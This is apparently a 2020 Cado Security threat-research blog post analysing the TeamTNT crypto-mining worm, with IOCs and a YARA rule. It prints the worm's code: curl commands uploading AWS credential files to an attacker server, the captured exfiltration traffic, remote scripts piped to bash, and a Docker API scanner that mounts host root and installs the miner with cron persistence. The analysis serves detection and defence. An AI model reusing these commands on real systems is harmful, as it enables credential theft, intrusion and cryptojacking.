
Team TNT – The First Crypto-Mining Worm to Steal AWS Credentials

cadosecurity.com/2020/08/17/teamtnt-the-first-crypto-mining-worm-to-steal-aws-credentials/

August 16, 2020




```
                 Now you get, what i want to give... --- '''

AY!
 found
org/debian-security buster/updates InRelease [65.4 kB]
ebian buster InRelease [122 kB]
ebian buster-updates InRelease [51.9 kB]
org/debian-security buster/updates/main amd64 Packages [220 kB]
ebian buster/main amd64 Packages [7906 kB]
ebian buster-updates/main amd64 Packages [7868 B]
```

Blog

August 16, 2020

Over the weekend we've seen a crypto-mining worm spread that steals AWS credentials. It's the first worm we've seen that contains such AWS specific functionality. The worm also steals local credentials, and scans the internet for misconfigured Docker platforms. We have seen the attackers, who call themselves "TeamTNT", compromise a number of Docker and Kubernetes systems.

These attacks are indicative of a wider trend. As organisations migrate their computing resources to cloud and container environments, we are seeing attackers following them there.




```
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

        Now you get, what i want to give... --- '''


running as root... its all OKAY!
main: line 651: type: bc: not found
Get:1 http://security.debian.org/debian-security buster/updates InRelease [65.4 kB]
Get:2 http://deb.debian.org/debian buster InRelease [122 kB]
Get:3 http://deb.debian.org/debian buster-updates InRelease [51.9 kB]
Get:4 http://security.debian.org/debian-security buster/updates/main amd64 Packages [220 kB]
Get:5 http://deb.debian.org/debian buster/main amd64 Packages [7906 kB]
Get:6 http://deb.debian.org/debian buster-updates/main amd64 Packages [7868 B]
Fetched 8374 kB in 8s (1079 kB/s)
Reading package lists... Done
```

Figure 1: The message the TeamTNT worm prints to the screen when first run.

AWS Credential Theft

The AWS CLI stores credentials in an unencrypted file at ~/.aws/credentials, and additional configuration details in a file at ~/.aws/config.


The code to steal AWS credentials is relatively straightforward – on execution it uploads the default AWS .credentials and .config files to the attackers server, sayhi.bplace[.]net:



```
if [ -f /root/.aws/credentials ]; then
echo "FOUND : /root/.aws/credentials"
curl -F "userfile=@/root/.aws/credentials" http://sayhi.bplaced.net/thx/for/your/key/index.php
curl -F "userfile=@/root/.aws/config" http://sayhi.bplaced.net/thx/for/your/key/index.php
history -c
fi

if [ -f /home/*/.aws/credentials ]; then
echo "FOUND : /home/*/.aws/credentials"
curl -F "userfile=@/home/jovyan/.aws/credentials" http://sayhi.bplaced.net/thx/for/your/key/index.php
curl -F "userfile=@/home/jovyan/.aws/config" http://sayhi.bplaced.net/thx/for/your/key/index.php
history -c
fi

rm -f $0
```

Figure 2: Code to steal AWS credentials from compromised systems.

Curl is used to send the AWS credentials to TeamTNT's server, which responds with the message "THX":




```
POST /thx/for/your/key/index.php HTTP/1.1
Host: sayhi.bplaced.net
User-Agent: curl/7.64.0
Accept: */*
Content-Length: 360
Content-Type: multipart/form-data; boundary=------------------------21b9a5a4e5b145de

--------------------------21b9a5a4e5b145de
Content-Disposition: form-data; name="userfile"; filename=".credentials"
Content-Type: application/octet-stream

[default]
aws_access_key_id = AKIAXYZDQCE[redacted]
aws_secret_access_key = hV6m34o
output = json
region = us-east-2
--------------------------21b9a5a4e5b145de--
HTTP/1.1 200 OK
Date: Sat, 15 Aug 2020 10:55:28 GMT
Server: Apache/2.4
X-BP-NSA-REQID: 2a00:23c5:db03:7601:14b4:39fc:e251:3769 n.12UID=70031
X-Content-Type-Options: nosniff
Upgrade: h2,h2c
Connection: Upgrade
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

4
THX

0
```

Figure 3: The network traffic generated by stolen AWS credentials.

We sent credentials created by CanaryTokens.org to TeamTNT, however have not seen them in use yet. This indicates that TeamTNT either manually assess and use the credentials, or any automation they may have created isn't currently functioning.

Proliferation

Most crypto-mining worms are an amalgamation of previous worms as authors copy and paste their competitors code. TeamTNT's worm contains code copied from another worm named Kinsing, which is designed to stop the Alibaba Cloud Security tools:




```
###### STOLEN FROM KINSING
if ps aux | grep -i '[a]liyun'; then
  curl http://update.aegis.aliyun.com/download/uninstall.sh | bash
  curl http://update.aegis.aliyun.com/download/quartz_uninstall.sh | bash
  pkill aliyun-service
  rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service
```

Figure 4: Repurposed code to stop the Alibaba Cloud Security tools.

In turn, it is likely we will see other worms start to copy the ability to steal AWS Credentials files too.

Docker

The worm also includes code to scan for open Docker API's using masscan, then spin up docker images and install itself:




```
#!/bin/bash
# docker lan pwner

...

eval "$rndstr"="'$(masscan $1 -p$prt --rate=$3 | awk '{print $6}'| zgrab --senders
200 --port $prt --http='/v1.16/version' --output-file=- 2>/dev/null | grep -E
'ApiVersion|client version 1.16' | jq -r .ip)'";

for ipaddy in ${!rndstr}
do
echo "$ipaddy:$prt"
time docker -H tcp://$ipaddy:$2 run --rm -v /:/mnt alpine chroot /mnt /bin/sh -c
"curl http://dockerupdate.anondns.net:443/sugarcrm/themes/default/images/mos.jpg |
bash; service crypto status || echo '...
 crontab -l 2>/dev/null
    echo "* * * * * $LDR http://129.211.98.236/xmr/mo/mo.jpg | bash; crontab -r > /
    dev/null 2>&1"
    ...' bash"

...
```

Figure 5: Code to scan for open Docker APIs, then install the worm in a new container.

Post Exploitation

The worm deploys the XMRig mining tool to mine monero crypto-currency and generate cash for the attackers. One of the Mining pools they use provides detailed information about the systems the worm has compromised:



88ZrgnVZ687Wg8ipWyapjCVRWL8yFMRaBDrxtiPSwAQrNz5ZJBRozBSJrCYffurn1Qg7Jn7WpRQSAA3C8aidaeadAn4

0.083073
0.011404 XMR Pending

1.742126
XMR Paid

93.93 KH/s Avg 3 Days

88.3 KH/s
Your Hash

119 Workers
Run Web Miner

95 KH/s
Your Pay Hashrate

10,672,969
Shares (Hashes: 261,608,851,237)

0.0686 XMR (€5.26)
93.93 KH/s Per Day

izwz9ge42v3jtvzco536n2z 87.99 H/s
JD 212.62 H/s
jenkins-docker-slave 120.64 H/s
jiniu01 303.71 H/s
jyb21 708.13 H/s
kslc 549.01 H/s
kube-bs2cj66d09end7418... 7.33 KH/s
kube-bs2cj66d09end7418... 7.07 H/s
kube-bs2cj66d09end7418... 4.73 KH/s
lzh 44.42 H/s
master 267.13 H/s
ns3143942 1.6 KH/s
rs-mp-web-server-1 70.11 H/s
saturne 5.55 H/s
snf-877025 602.38 H/s
snf-877325 584.44 H/s


Figure 6: The statistics for the Monero wallet (below) on the Monero Ocean mining pool.

This page lists 119 compromised systems, some of which can be identified as Kubernetes Clusters and Jenkins Build Servers.So far we have seen two different Monero wallets associated with these latest attacks, which have earned TeamTNT about 3 XMR. That equates to only about $300 USD, however this is only one of their many campaigns.The worm also deploys a number of openly available malware and offensive security tools:

- punk.py – A SSH post-exploitation tool
- A log cleaning tool
- Diamorphine Rootkit
- Tsunami IRC Backdoor

TeamTNT

The worm contains numerous references to "TeamTNT" and the domain teamtnt[.]red. The domain hosts malware, and the homepage titled "TeamTNT RedTeamPentesting" is an odd reference to public malware sandboxes:



Free / Open Sandbox's

Cuckoo Sandbox

http://202.201.3.100:8081/
http://150.140.188.158:8086/
http://87.243.6.196:8000/
http://139.99.68.89:8080/
http://124.205.248.83:8000/ - (CN)
http://213.239.193.216:8080/
http://81.95.228.145:8000/
http://84.146.54.93/
http://139.99.123.125:8080/
http://143.248.38.84:8000/
http://220.100.162.13:8000/
http://210.3.88.181:8000/
http://47.115.25.187:8000/
http://183.99.76.14:8000/
http://34.203.209.97:8000/
https://88.99.201.132/

CAPEv2 Sandbox

http://212.32.241.176:9000/
http://84.7.209.79/

Achtung TeamTNT hostet keine dieser Sandboxes, es sind im Netz frei zugängliche Sandboxes!
Ob und oder für was ihr sie benutzt liegt ganz allein in eurer eigenen Verantwortung!

Attention TeamTNT does not host any of these sandboxes, they are freely accessible sandboxes!
Whether and or for what you use it is entirely your own responsibility!

Figure 7: The home page for teamtnt[.]red.

Conclusion

Whilst these attacks aren't particularly sophisticated, the numerous groups out there deploying crypto-jacking worms are successful at infecting large amounts of business systems.

Below are some suggestions to help protect them:

- Identify which systems are storing AWS credential files and delete them if they aren't needed. It's common to find development credentials have accidentally been left on production systems.
- Use firewall rules to limit any access to Docker APIs. We strongly recommend using a whitelisted approach for your firewall ruleset.
- Review network traffic for any connections to mining pools, or using the Stratum mining protocol.
- Review any connections sending the AWS Credentials file over HTTP.

Previous Work

We would like to credit the previous research on TeamTNT by Trend Micro, Malware Hunter Team and r3dbU7z.

```
rule TeamTNT_Worm_August_2020 {

   meta:

      description = “Detects TeamTNT Worm”

      author = “[email protected]”

      date = “2020-08-16”

      license = “Apache License 2.0”

      hash1 = “3a377e5baf2c7095db1d7577339e4eb847ded2bfec1c176251e8b8b0b76d393f”

      hash2 = “929c3017e6391b92b2fbce654cf7f8b0d3d222f96b5b20385059b584975a298b”

      hash3 = “705a22f0266c382c846ee37b8cd544db1ff19980b8a627a4a4f01c1161a71cb0”

   strings:

      $a = “echo $LOCKFILE | base64 -d > $tmpxmrigfile” wide ascii

      $b = “/root/.tmp/xmrig –config=/root/.tmp/” wide ascii

      $c = “if [ -s /usr/bin/curl ]; then” wide ascii

      $d = “echo ‘found: /root/.aws/credentials'” wide ascii

      $e = “function KILLMININGSERVICES(){” wide ascii

      $f = “[email protected]” wide ascii

      $g = “touch /root/.ssh/authorized_keys 2>/dev/null 1>/dev/null” wide ascii

      $h = “rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service” wide ascii

      $i = “[email protected]/root/.ssh/id_ed25519.pub” wide ascii

   condition:

      filesize < 100KB and 1 of them

}
```

Monero Wallets

- 88ZrgnVZ687Wg8ipWyapjCVRWL8yFMRaBDrxtiPSwAQrNz5ZJBRozBSJrCYffurn1Qg7Jn7WpRQSAA3C8aidaeadAn4xi4k
- 85X7JcgPpwQdZXaK2TKJb8baQAXc3zBsnW7JuY7MLi9VYSamf4bFwa7SEAK9Hgp2P53npV19w1zuaK5bft5m2NN71CmNLoh

Domain Names

- 6z5yegpuwg2j4len.tor2web[.]su
- dockerupdate.anondns[.]net
- teamtntisback.anondns[.]net
- sayhi.bplaced[.]net
- teamtnt[.]red
- healthymiami[.]com (Compromised)
- rhuancarlos.inforgeneses.inf[.]br (Compromised)

IP Addresses

- 129.211.98[.]236
- 85.214.149[.]236
- 203.195.214[.]104

File-Hashes

- 3a377e5baf2c7095db1d7577339e4eb847ded2bfec1c176251e8b8b0b76d393f
- 929c3017e6391b92b2fbce654cf7f8b0d3d222f96b5b20385059b584975a298b
- 705a22f0266c382c846ee37b8cd544db1ff19980b8a627a4a4f01c1161a71cb0

About The Author

Chris Doman

Chris is well known for building the popular threat intelligence portal ThreatCrowd, which subsequently merged into the AlienVault Open Threat Exchange, later acquired by AT&T. Chris is an industry leading threat researcher and has published a number of widely read articles and papers on targeted cyber attacks. His research on topics such as the North Korean government's crypto-currency theft schemes, and China's attacks against dissident websites, have been widely discussed in the media. He has also given interviews to print, radio and TV such as CNN and BBC News.

> **About Cado Security**

Cado Security provides *the* cloud investigation platform that empowers security teams to respond to threats at cloud speed. By automating data capture and processing across cloud and container environments, Cado Response effortlessly delivers forensic-level detail and unprecedented context to simplify cloud investigation and response. Backed by Blossom Capital and Ten Eleven Ventures, Cado Security has offices in the United States and United Kingdom. For more information, please visit https://www.cadosecurity.com/ or follow us on Twitter @cadosecurity.

Prev Post Next Post